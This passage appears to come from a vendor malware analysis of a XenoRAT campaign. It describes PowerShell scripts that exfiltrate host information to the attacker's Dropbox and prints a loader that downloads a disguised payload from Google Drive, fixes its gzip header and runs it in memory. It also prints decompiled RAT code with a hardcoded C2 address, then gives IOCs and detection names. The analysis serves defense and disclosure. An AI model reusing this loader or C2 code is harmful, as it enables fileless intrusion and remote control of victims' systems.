
- **first.ps1(SoJ****-F.txt)**

This is a script file that contains PowerShell commands. Once launched, it collects the user's PC information and uploads it onto the threat actor's Dropbox.

Upon execution, it collects the user's PC information and saves it into TEMP or APPDATA folder as [IP Address]-[Current Time]-Run-[name].txt (or [IP Address]-[Current Time]-RRR-[name].txt). The list below shows which pieces of information are collected.

1. Information about OS Caption, Version, BuildNumber, and OSArchitecture
2. Information about the installed anti-malware solution
3. Last boot time
4. PC type (Laptop/Desktop)
5. Process information
6. Information about the PowerShell execution policy

The information collected afterward is uploaded onto the threat actor’s Dropbox as [IP Address]-[Current Time]-Run-[name].txt (or [IP Address]-[Current Time]-RRR-[name].txt).



[redacted]-0509_1342-Run-[redacted].txt - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
Ln 26, Col 91
100%
Windows (CRLF)

```
Caption                  Version    BuildNumber OSArchitecture
-------                  -------    ----------- --------------
Microsoft Windows 11 Pro 10.0.22631 22631       64비트


Windows Defender

2024년 5월 5일 일요일 오후 10:16:20


Note
Bypass

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    146      10     2308         12              6768   0 [redacted]
    404      24    17368        324       0.83  13888   [redacted]
    635      40   249768        712              6808   [redacted]
    997      16     7812       5396       1.88  28156   [redacted]
    239      25     6040         12       1.17   4576   [redacted]
```

Figure 8. Leaked PC information

- **info.ps1(SoJ****-X.txt)**


This is a script file that contains PowerShell commands, and once launched, it uploads certain files onto the threat actor’s Dropbox and downloads additional malware strains to launch them.

It creates [IP Address]-[Current Time]-XXX-[name].txt file inside TEMP or APPDATA folder and uploads it onto Dropbox without changing the name. The file did not save any data at the time of analysis, and its purpose is thought to check if the script was executed. However, if the threat actor modifies the script code in the future, it may collect and leak various types of information.

After uploading the file, it downloads additional malware strains using Google Drive instead of Dropbox. The files downloaded through Google Drive are saved in the TEMP folder and have system-xn.dat in their names.

```
$dropboxShareLink = "hxxps://drive.google.com/uc?export=download&id=[omitted]"


$tempPath = [System.IO.Path]::GetTempPath();
$filePath = Join-Path $tempPath "system-xn.dat"
Invoke-WebRequest -Uri $dropboxShareLink -OutFile $filePath

[byte[]]$bytes = [System.IO.File]::ReadAllBytes($filePath);
$bytes[0] = 0x1F;
$bytes[1] = 0x8B;
<omitted>
$assembly = [System.Reflection.Assembly]::Load($exBytes);

Remove-Item -Path $filePath

$name = "Main";
foreach ($type in $assembly.GetTypes()){foreach ($method in $type.GetMethods(){if
(($method.Name.ToLower()).equals($name.ToLower())){$method.Invoke($null, @());}}}
```


The threat actor changed the front part of the file (file signature) as shown below so that it looks like an RTF document format.



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  7B 5C 72 74 66 31 7D 00 04 00 ED 7D 79 7C 5B D5  {\rtf1}...í}y|[Õ
00000010  95 F0 79 4F D2 7B 4F B2 BC 48 72 BC 24 76 A2 EC  •ðyOÒ{O²¼Hr¼$v¢ì
00000020  4A BC C4 6B 16 C8 E6 D8 71 62 C8 E2 D8 4E 48 20  J¼Äk.ÈæØqbÈâØNH 
00000030  E0 C8 D2 4B 2C 22 4B 46 92 4D 8C E3 D4 6E D8 D2  àÈÒK,"KF’MŒãÔnØÒ
00000040  86 94 D0 42 81 06 1A 96 4E 0B 05 06 0A 53 68 61  †”ÐB...–N....Sha
00000050  5A 0A 9D 16 4A E9 94 42 FB 75 4B 9A 6E F3 D1 69  Z...Jé”BûuKšnóÑi
00000060  3B 9D 4E B7 61 4A E1 3B E7 DC 2B 3D C9 36 69 FA  ;.N·aJá;çÜ+=É6iú
00000070  FB BE DF FC BE 3F 46 C9 BB EF 9C BB 9C 73 EE 39  û¾ßü¾?FÉ»ïœ»œsî9
00000080  E7 9E BB BC 27 79 EB E5 B7 82 0D 00 EC 78 BD FB  çž»¼'yëå·‚..ìx½û
00000090  2E C0 33 20 3E EB E1 AF 7F C6 F1 2A 98 F3 F9 02  .À3 >ëá¯.Æñ*˜óù.
000000A0  78 CA F9 EA DC 67 94 2D AF CE ED E9 8F 24 FD 83  xÊùêÜg”-¯Îíé.$ýƒ
000000B0  89 F8 81 44 70 C0 1F 0A C6 62 F1 94 BF CF F4 27  ‰ø.DpÀ..Æbñ”¿Ïô'
000000C0  86 62 FE 48 CC DF B6 BD DB 3F 10 0F 9B B5 F9 F9  †bþHÌß¶½Û?..›µùù
000000D0  AE 05 92 46 E7 46 80 2D 8A 0D F2 63 13 9F 4F D3  ®.’FçF€-Š.òc.ŸOÓ
000000E0  3D 07 F3 20 4F A9 03 38 84 88 21 F2 1E BE 03 13  =.ó O©.8„ˆ!ò.¾..
000000F0  3F 5E A7 A5 74 04 AB 42 6E FA 68 56 63 CE 07 BE  ?^§¥t.«BnúhVcÎ.¾
00000100  ED BB 01 A0 88 FF 5B F7 CC 8D 3F BB 91 EE 76 10  í». ˆÿ[÷Ì.?»‘îv.
00000110  74 4F 39 A6 E9 E4 F3 00 6E BC 3D 75 3B C0 CA 0B  tO9¦éäó.n¼=u;ÀÊ.
```

Figure 9. The malware with the changed front part (file signature)

The compressed file can be checked after changing the altered 7 bytes to the GZ compressed file’s file signature, the value confirmed in the script above.


system-xn.dat - AhnLab V3 Zip 2.0
파일(F) 명령(A) 도구(C) 보기(V) 설정(O) 즐겨찾기(R) 도움말(H)
새로압축
압축열기
파일추가
압축풀기
보기
system-xn.dat

이름	원본 크기	압축 크기	압축률	종류
system-xn	33,280	15,344	54%	파일


Figure 10. Additional compressed malware

The decompressed data is a C# (.NET) file, and the threat actor calls the inner “Main” Method and runs the file so that the malware can be executed in a fileless format.

- **system-xn.dat**

The malware that is launched through the above process is XenoRAT which can perform various malicious behaviors such as loading malware, launching and terminating processes, and communicating with the C2 server based on the threat actor’s commands. It is customized by the threat actor and uses “swolf-20010512” as the mutex name.

C2: 159.100.29[.]122:8811



```
namespace cmdline
{
    // Token: 0x02000008 RID: 8
    public static class Program
    {
        // Token: 0x06000027 RID: 39 RVA: 0x000027B8 File Offset: 0x000009B8
        [STAThread]
        public static async Task Main()
        {
            bool flag;
            using (new Mutex(true, "swolf-20010512", out flag))
            {
                if (flag)
                {
                    for (;;)
                    {
                        int num = 0;
                        try
                        {
                            Socket socket = new Socket(AddressFamily.InterNetwork
                             ProtocolType.Tcp);
                            await socket.ConnectAsync(Program.ssssiiiii, Program.
                            TaskAwaiter<Node> taskAwaiter = Tools.ConnectAndSetup
                             Tools.CalculateSha256Bytes("1234"), 0, 0, new Action
                             (Program.OnDisconnect)).GetAwaiter();
                            if (!taskAwaiter.IsCompleted)

        // Token: 0x0400000F RID: 15
        private static Node Server;

        // Token: 0x04000010 RID: 16
        private static myHand myHand = new myHand();

        // Token: 0x04000011 RID: 17
        private static string sssiiiii = "159.100.29.122";

        // Token: 0x04000012 RID: 18
        private static int sssppp = 8811;
    }
}
```

Figure 11. Part of XenoRAT’s code

The following email addresses of the threat actor were confirmed during the analysis:

- kumasancar@gmail[.]com
- effortnully@gmail[.]com
- tangdang77790@gmail[.]com
- tantanibox@gmail[.]com
- swolf0512@gmail[.]com

As explained earlier, the threat actor’s cloud contains multiple decoy document files that store personal information. The threat actor appears to set the attack targets in advance and distribute malware after continuously collecting relevant information. Users are advised to take extra caution as when malware strains are run, they not only leak information and download additional malware strains but also perform malicious activities such as controlling the affected system. Additionally, users must check if a file’s extension and format match before running it as the team has recently found multiple malware strains that utilize shortcut files.

File Detection
Downloader/LNK.Powershell.S2547 (2024.04.12.03)
Trojan/PowerShell.Generic (2024.05.14.03)
Backdoor/Win.XenoRAT.R644842 (2024.04.12.02)
Backdoor/Win.XenoRAT.R644844 (2024.04.12.02)

IOCs

MD5s
c45d209f666f77d70bed61e6fca48bc2 (LNK)
52e5d2cd15ea7d0928e90b18039ec6c6 (SCRIPT)
f396bf5ff64656b592fe3d665eab8aa3 (SCRIPT)
dd2988c792b0252db4c39309e6cb2c48 (SCRIPT)
66b5ffb611505f0067c868dfa84aea60 (SCRIPT)
d9d9b8375f74812c41a1cd9abce25ac9 (SCRIPT)
5d2fdc098d1e1a7674a40ef9140058ed (SCRIPT)
bcb0a6360f057475c63fb16e61fb3adc (SCRIPT)
6ad00d48fdce8dc632b13f6c2438f893 (SCRIPT)
238cd8f609b06258ab8b4ded82ebbff8 (XenoRAT)

C&C
159.100.29[.]122:8811